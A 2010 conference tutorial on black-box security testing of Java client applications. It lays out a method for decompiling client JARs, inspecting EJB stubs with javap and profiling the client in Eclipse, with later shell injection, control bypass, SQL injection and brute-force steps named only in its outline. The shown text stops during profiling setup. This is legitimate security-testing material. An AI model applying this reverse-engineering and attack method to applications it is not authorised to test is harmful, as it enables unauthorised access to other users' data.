ATTACKING JAVA CLIENTS:
A TUTORIAL

Author	Stephen de Vries
Date	20 July 2010
Distribution	Blackhat Las Vegas 2010

Attacking Java Clients

Overview

Java clients (Applications and Applets) are often used as rich clients for server side applications. From a security tester's point of view there are a number of obstacles to thoroughly assessing the security of a Java client/server application:

> The communications layer cannot easily be intercepted and manipulated (often RMI over SSL or bespoke);
>
> Input validation in the client can prevent testing injection issues such as XML or SQL injection;
>
> Client side security controls can limit the available functions;
>
> GUI's can limit the use of automated testing, such as brute force or dictionary testing.

In order to thoroughly test the security of these types of applications it's necessary to first understand the application logic and its functions and then to manipulate the application logic so that arbitrary methods can be called without being subject to client side controls. This paper will present an approach to attacking Java clients from a black box perspective in order to achieve those goals.

Outline of the Methodology

1. Information gathering
    1.1. Identify classes
    1.2. Decompile to better understand their functions
2. Probe & Analyse
    2.1. Generate sequence diagram from interactions
    2.2. Use dynamic tracing to view the execution flow
    2.3. Identify potential attack vectors
3. Exploit
    3.1. Inject shell
    3.2. Bypass client side security controls

3.3. Attack server side functions

3.3.1. Injection attacks

3.3.2. Brute force/dictionary attacks

3.3.3. Access control

3.3.4. Logic

Tools

To facilitate this approach, a number of freely available development tools will be used, much of the analysis and even the tracing will be performed from within the Eclipse IDE. The fastest route to get started is to download the Eclipse Test & Performance Tools Platform Project (TPTP) from http://www.eclipse.org/tptp/ and then install the remaining plugins through the Eclipse update manager. The additional plugins include:


JD Eclipse decompiler: http://java.decompiler.free.fr/?q=jdeclipse

AspectJ Development tools: http://www.eclipse.org/ajdt/


The BeanShell package (http://www.beanshell.org/) and the Java Object Inspector (http://www.programmers-friend.org/download/) are also required as the injection payloads. AspectJ will also be used as an alternative to the TPTP to inject code into the Java application (http://www.eclipse.org/aspectj/downloads.php).

Introduction to the demo application

The application allows users to view order details for an online shop. Access control is implemented between the users so that they can only view their own orders. For example the user “bob” can view the following orders:



While the user “alice” can view these:



Attacking Java Clients

Potential Attacks

Given the simple functionality provided by this client namely login and viewing orders based on the user, there are a number of attacks that are of interest:

Manipulate the client in order to gain access to unauthorised order information

Server side attacks such as SQL injection

Automated brute force or dictionary attacks against the authentication credentials

How to test and realise these attacks will be the subject of the rest of this paper.

Information gathering

Firstly we need to identify which of the JAR files or class file directories are interesting from a security perspective. It's very common for Java clients to include many class libraries, so firstly we should distinguish between libraries and the bespoke code itself. In our example, the run.bat file, calls the class: com.corsaire.ispatula.Main, so we know that at least that class (and the rest of the ispatula package) is of interest.

We should also look through the classes in the other JAR files:

```
-rw-r--r-- 1 stephen stephen   217289 2009-08-21 16:31 appserv-deployment-client.jar
-rw-r--r-- 1 stephen stephen   591616 2009-08-21 16:31 appserv-ext.jar
-rw-r--r-- 1 stephen stephen 15699295 2009-08-21 16:31 appserv-rt.jar
-rw-r--r-- 1 stephen stephen   545182 2009-08-21 16:32 AdminBean.jar
-rw-r--r-- 1 stephen stephen   545182 2009-08-21 16:31 AdminClient.jar
-rw-r--r-- 1 stephen stephen      353 2009-08-21 16:31 j2ee.jar
-rw-r--r-- 1 stephen stephen  1101181 2009-08-21 16:31 javaee.jar
-rwxr-xr-x 1 stephen stephen      191 2009-08-21 16:31 run.sh
-rw-r--r-- 1 stephen stephen   118103 2009-08-21 16:31 swing-layout-1.0.3.jar
```

This can simply be done using the jar program, which has a syntax very similar to tar. So a look through the files and their contents can quickly give us a better view of what's relevant:


```
for i in `ls *.jar` ; do echo "INSPECTING JAR: " $i|less; jar tvf $i|less; done
```

Packages starting with java.* javax.* and com.sun.* are obviously not bespoke code, so we should look for package names that appear to come from the vendor who wrote this client. The following look interesting:

AdminBean.jar


AdminClient.jar

A more convenient method to inspecting JAR archives is to use the Eclipse with the JD Decompiler plugin. Simply create a new Java project then add the interesting JAR files as libraries. Expanding the JAR and clicking on the classes displays their decompiled contents in the window. The package explorer displays the member fields and methods (private, protected and public) of the class.



A cursory look at the fields on the ClientForm class reveals methods such as “login(String,String)” which would be interesting to investigate later. ClientForm also contains GUI classes such as panels, labels and buttons.

The ManageOrdersBeanRemote class is also of interest:



The “Remote” in the name is a clue that this is probably an EJB stub interface used to call remote methods on a server side EJB component. The decompiled code reveals:

```
import javax.ejb.Remote;
@Remote
public abstract interface ManageOrdersBeanRemote
```

The annotation and import confirm that we’re dealing with an EJB.

The javap command can also be used to get this same information without using an IDE like Eclipse. Javap is shipped with most JDKs.

```
javap -classpath AdminClient.jar -private com.corsaire.ispatula.ClientForm
Compiled from "ClientForm.java"
public class com.corsaire.ispatula.ClientForm extends javax.swing.JFrame{
    private static final java.util.logging.Logger log;
    private static com.corsaire.ejb.ManageOrdersBeanRemote viewOrders;
    private java.lang.String accountId;
    private javax.swing.JTextArea billingTextArea;
    private javax.swing.JLabel jLabel2;
    private javax.swing.JLabel jLabel3;
    private javax.swing.JLabel jLabel4;
    private javax.swing.JLabel jLabel5;
    private javax.swing.JLabel jLabel6;
    private javax.swing.JLabel jLabel7;
    private javax.swing.JLabel jLabel8;
    private javax.swing.JPanel jPanel1;
```

```
    private javax.swing.JPanel jPanel2;
    private javax.swing.JScrollPane jScrollPane1;
    private javax.swing.JScrollPane jScrollPane2;
    private javax.swing.JScrollPane jScrollPane3;
    private javax.swing.JSeparator jSeparator1;
    private javax.swing.JButton loginBtn;
    private javax.swing.JLabel loginMsgLabel;
    private javax.swing.JList orderListBox;
    private javax.swing.JPasswordField passwordField;
    private javax.swing.JTextArea shippingTextArea;
    private javax.swing.JLabel totalLabel;
    private javax.swing.JTextField usernameField;
    public com.corsaire.ispatula.ClientForm(com.corsaire.ejb.ManageOrdersBeanRemote);
    private void initComponents();
    private void orderListBoxValueChanged(javax.swing.event.ListSelectionEvent);
    private void loginBtnActionPerformed(java.awt.event.ActionEvent);
    public boolean login(java.lang.String, java.lang.String);
    private void populateOrderList();
    private void populateOrderDetails(com.corsaire.ejb.Order);
    static void access$000(com.corsaire.ispatula.ClientForm,
java.awt.event.ActionEvent);
    static void access$100(com.corsaire.ispatula.ClientForm,
javax.swing.event.ListSelectionEvent);
    static {};
}
```

Notice that the EJB is a field within the ClientForm class. We can also get a view of the methods available on the EJB using javap:

```
javap -classpath ..\AdminBean\dist\AdminBean.jar com.corsaire.ejb.ManageOrdersBeanRemote
Compiled from "ManageOrdersBeanRemote.java"
public interface com.corsaire.ejb.ManageOrdersBeanRemote{
    public abstract java.lang.String login(java.lang.String, java.lang.String);
    public abstract java.util.List getOrderIds(java.lang.String);
    public abstract com.corsaire.ejb.Order getOrder(int);
}
```

Attacking Java Clients


A Note about Obfuscation

Obfuscation would change the method names, member fields and class names of the application. Some obfuscators can also change the logic and optimize the bytecode which can play havoc with decompilers. JD Decompiler will still decompile most obfuscated classes since it would still be valid bytecode, but the meaning behind the code might be more difficult to decipher. When security testing obfuscated bytecode, there are two key techniques to deciphering the code: Looking for references to libraries, particularly JEE libraries, and active tracing of the running application.

Developers will often obfuscate their own application, but leave any 3rd party libraries as is, particularly libraries that are part of the JRE. References to these libraries would therefore be easy to spot in decompiled code and can be used to make sense of what the code is doing.

Active tracing the execution of the application can also give an insight into which are the important classes from a security perspective. Remember it's not essential to understand every line of code, we only need to understand enough to identify the interesting method calls.

Where the IDE and JD Decompiler fail to display the fields and methods, then the javap tool might provide more insight, for example, the following class could not be inspected by Eclipse or the decompiler:



However, using the javap tool reveals:

```
C:\Documents and Settings\Administrator\tutorial\xyz\xyz\boolean>javap -private -
classpath . aa
class xyz.boolean.aa extends xyz.boolean.bb{
    xyz.boolean.aa(xyz.interface.private.for);
    private void if(java.util.List);
    public java.lang.String if(xyz.class.StringBuffer, int);
}
```

Attacking Java Clients

After the initial information gathering stage performed by simply inspecting the classes and JARs we've gleaned the following information:

Two JAR files are of interest, one of them contains the EJB interface that describes the methods that can be called on the server side

The application uses EJB technology to communicate with the server side

The ClientForm class contains the GUI logic

ClientForm contains a reference to the EJB stub

The methods exposed by the stub are:

- String login(String username, String password);
- List<Integer> getOrderIds(String accountId);
- Order getOrder(int id);

In addition to decompiling the class files, which was touched on above, we will use two other techniques to better understand the client:

1. Profiling with the Eclipse Test & Performance Tools Platform
2. Dynamic Tracing

They could both be used, or you can choose to use only one if it gives you all the information you need.

Probing & Analysis

The objectives of the analysis phase are to:

Understand the program logic;

Identify classes and methods of interest; and

Identify a convenient injection point for the BeanShell.

Profiling with Eclipse TPTP


After launching Eclipse with the TPTP plugin, choose *Profile Configurations* from the Run menu. Create a new configuration for an External Java Application. For the Main section we need to specify which class to

run and the classpath to use. This is already supplied in the run.bat script used to start the client, therefore it's just necessary to copy those values.


run.bat contains:

```
java -classpath lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;..\AdminBean\dist\AdminBean.jar;dist\AdminClient.jar com.corsaire.ispatula.Main
```


The same main and JAR files should be specified in the profile configuration in Eclipse:



This application doesn't require arguments. In the Monitor tab choose: *Execution Time Analysis*, and we should be ready to profile.




The application will take some time to launch, but when it's running we'll be presented with the familiar application GUI.




We'll perform an initial run through of the application to see what it's calling. After logging in as “bob”, and choosing one of the order references, we logout and close the application.

